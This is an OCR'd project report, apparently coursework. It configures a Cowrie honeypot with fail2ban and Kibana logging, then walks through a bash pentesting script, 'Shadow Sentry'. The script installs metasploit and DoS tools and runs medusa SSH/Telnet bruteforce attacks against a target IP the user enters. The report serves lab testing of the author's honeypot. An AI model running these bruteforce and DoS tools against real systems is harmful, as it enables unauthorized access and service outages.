
Once the service start, we can see that in the fail2ban logs, it has started logging the cowrie failed login attempts. Once an ip address reaches 10 tries, that particular IP address will get ban. But if you want to let the attacker in to your honeypot to observe their actions, the fail2ban method is not recommended.

```
# Paths that should be crawled and fetched. Glob based paths.
paths:
  - /var/log/*.log
  - /home/cowrie/cowrie/var/log/cowrie/*.log
  - /home/cowrie/cowrie/var/log/cowrie/*.json
  - /var/log/fail2ban.log
  #- c:\programdata\elasticsearch\logs\*
```


We will next configure the filebeat.yml to crawl our paths for log. Just input the paths filebeat should find the logs at under paths. Save and exit, test the config.

Run commands:
sudo filebeat test config
sudo filebeat test output

Everything should indicate OK, we there go back to kibana and see if the logs came in.



As you can see, the bruteforcing attempts are being logged in kibana. From here the elastic user can configure their own fields according to the logs to read them easier.



Another way to harden the honeypot is to change the valid users and password that attackers can use to access the honeypot. We will create a userdb.txt in the cowrie/etc directory.

Run commands:
nano /full/file/path/cowrie/etc/userdb.txt

We then can input the users and password as shown in the userdb.example file. For our case we can input something like this root:x:knwesoc!@#!a1234, just so that it is harder for the attackers to bruteforce.

3. Attack Script/PenTesting Script

#SysAttk Function

```
434  #Main Function
435
436  function SysAttk()
437  {
438      echo -e "\nWELCOME TO SHADOW SENTRY!\n"
439      echo -e "Checking if you have the correct resources to run SS!\n"
440      check_resources
441      echo -e "Below is the possible methods for attacks...\n"
442      echo -e "${RED_BOLD}${UNDERLINE}TYPES OF ATTACKS${CLEAR}\n"
443      echo -e "1.Bruteforce\n2.Backdoor\n3.Denial Of Service\n4.Payloads Creation\n5.Email Phishing\n"
444      echo -e "Please enter the (#) of the desired method to gain access to the target..."; read OPTIONS
445      echo -e
446      AttkChoice
447
448  }
449
450  SysAttk
451
```

Start of function

Text formatting

Next function after user input

Asking for user input

At the end of a function we call it again to complete it


This main function call SysAttk will prompt user to choose their type of attacks, which will then lead them to the next function call AttkChoice. User can choose from Bruteforce, Backdoor, Denial of Service (DOS), Payload Creation or Email Phishing. All these attacks are link to their own functions. You can see the image attached below for the output.

```
WELCOME TO SHADOW SENTRY!

Checking if you have the correct resources to run SS!

YOU ARE GOOD TO GO...

Below is the possible methods for attacks...

TYPES OF ATTACKS

1.Bruteforce
2.Backdoor
3.Denial Of Service
4.Payloads Creation
5.Email Phishing

Please enter the (#) of the desired method to gain access to the target...
```

Line 443, display of choices


Line 444, prompting user for input


#check_resources Function




```
47  # Function to check if resources exist
48
49  function check_resources()
50  {
51      if ! msfconsole -v > /dev/null 2>&1 || [ ! -f "attack_resources/seclist/user.txt" ] || [ ! -f "attack_resource
52
53          sleep 3
54          echo -e "You will need to install/download some resources to continue...\n"
55          pwd > /dev/null
56          cur_dir=$(pwd)
57          download_resources
58
59      else
60
61          pwd > /dev/null
62          cur_dir=$(pwd)
63          sleep 3
64          echo -e "YOU ARE GOOD TO GO...\n"
65
66      fi
67  }
```

This function checks whether we have the proper tools or files in our system. If the required resources are missing, this function will pass on the next task to the download_resources function to install and download our required resources. If the required resources exist, it will just echo a message to user that they are good to proceed with the rest of the script.





#download_resources Function


```
71  function download_resources()
72  {
73      echo -e "Downloading required resources...\n"
74
75      mkdir -p $cur_dir/attack_resources
76      cd $cur_dir/attack_resources
77      mkdir -p seclist
78
79      sudo apt-get install -y metasploit-framework > /dev/null 2>&1
80      git clone https://github.com/SergiDelta/rudy.git > /dev/null 2>&1
81      git clone https://github.com/gkbrk/slowloris.git > /dev/null 2>&1
82      wget -q -O $cur_dir/attack_resources/seclist/user.txt https://raw.githubusercontent.com/danielmiessler/
83      wget -q -O $cur_dir/attack_resources/seclist/pass.txt https://raw.githubusercontent.com/danielmiessler/
84
85      echo -e "Resources downloaded sucessfully and will be save in the attack_resources folder...\n"
86  }
```

Mkdir -p create directories if it does not exist, main folder attack_resources, sub folders seclist to contain our credentials


All resources that are needed using apt-get install, git clone and wget in to the attack_resources folder

Suspress output to look nicer

This function essentially downloads or install all the tools or resources needed for our scripts to run efficiently. A bulk installation or download is done so permission only need to be allowed one time. We will download the resources in attack_resources folder in the $cur_dir we saved previously so that we will always have a consistent directory we are holding our resources.



#AttkChoice Function



This is the simplest function in the script. It basically let the user choose their desired method of attack. The attacks are listed using CASE function so that user can just choose by the attacks numbering.

After the user input, if it is valid, it will bring the user to their next function according to their preferences. E.g. If i choose (1), the bruteforce attack module will be triggered and the script will continue to execute using the Brute function.

#Brute Function

```
127  function Brute()
128  {
129      echo -e "1.SSH\n2.TELNET\n3.Previous Menu"
130      echo -e "Please enter the (#) of the desired bruteforce methods...\n"; read OPTIONS1
131
132
133      case $OPTIONS1 in
134
135          1)
136              echo -e "SSH Bruteforcing selected, module starting...\n"
137              echo -e "Specify target's IP:"; read targetip
138              Upload
139              medusa -h $targetip -U $user_file -P $pass_file -M ssh -n 22 -t 4
140              echo -e "Trying to gain access to target...\n"
141          ;;
142
143          2)
144              echo -e "Telnet Bruteforcing selected, module starting...\n"
145              echo -e "Specify target's IP:"; read targetip
146              Upload
147              medusa -h $targetip -U $user_file -P $pass_file -M telnet -n 23 -t 4
148              echo -e "Trying to gain access to target...\n"
149          ;;
150
151          *)
152              echo -e "Invalid choice, please try again...\n"
153          ;;
154      esac
155  }
156
```

Function that let user choose if they want to use default list or upload their own credential list

User input on desired bruteforce attack

Medusa command for bruteforcing.

-n : port
-t : consecutive logins

In the Brute Function, we will access our bruteforcing modules. Here there will be 2 options, SSH or Telnet since our main honeypot is a SSH/Telnet high interaction honeypot.


User will input their desired bruteforcing method using the CASE option user input. The medusa command will then run and start bruteforcing using either the default list or the user provided list uploaded using the Upload function.

User will then input target's IP and the module will run till the list runs out and inform user of valid usernames and passwords.


Output of the bash terminal can be seen on the next page.

Terminal output of bruteforce module

SSH



TELNET



#Upload Function

```
159  function Upload()
160  {
161      echo -e "\nBruteforcing module requires a USER FILE & a PASSWD FILE to continue the attack...\n"
162      echo -e "Do you wish to use the DEFAULT FILE provided or UPLOAD your own files?\n"
163      echo -e "1.DEFAULT\n2.UPLOAD\n" ; read UPLOADOPTIONS
164
165      case $UPLOADOPTIONS in
166
167          1)
168              echo -e "Default files selected, proceeding to bruteforcing target...\n"
169              user_file=$cur_dir/attack_resources/seclist/user.txt
170              pass_file=$cur_dir/attack_resources/seclist/pass.txt
171          ;;
172
173          2)
174              echo -e "Please enter the relative path of the USER file that you will be using..." ; read user_file
175              echo -e "\nPlease enter the relative path of the PASSWORD file that you will be using..." ; read pass_file
176              echo -e "\nFiles uploaded, proceeding to bruteforcing target...\n"
177          ;;
178
179          3)
180              SysAttk
181          ;;
182
183          *)
184              echo -e "Invalid choice, please try again...\n"
185          ;;
186      esac
187  }
```


Read user input on upload options to determine if default list is to be use

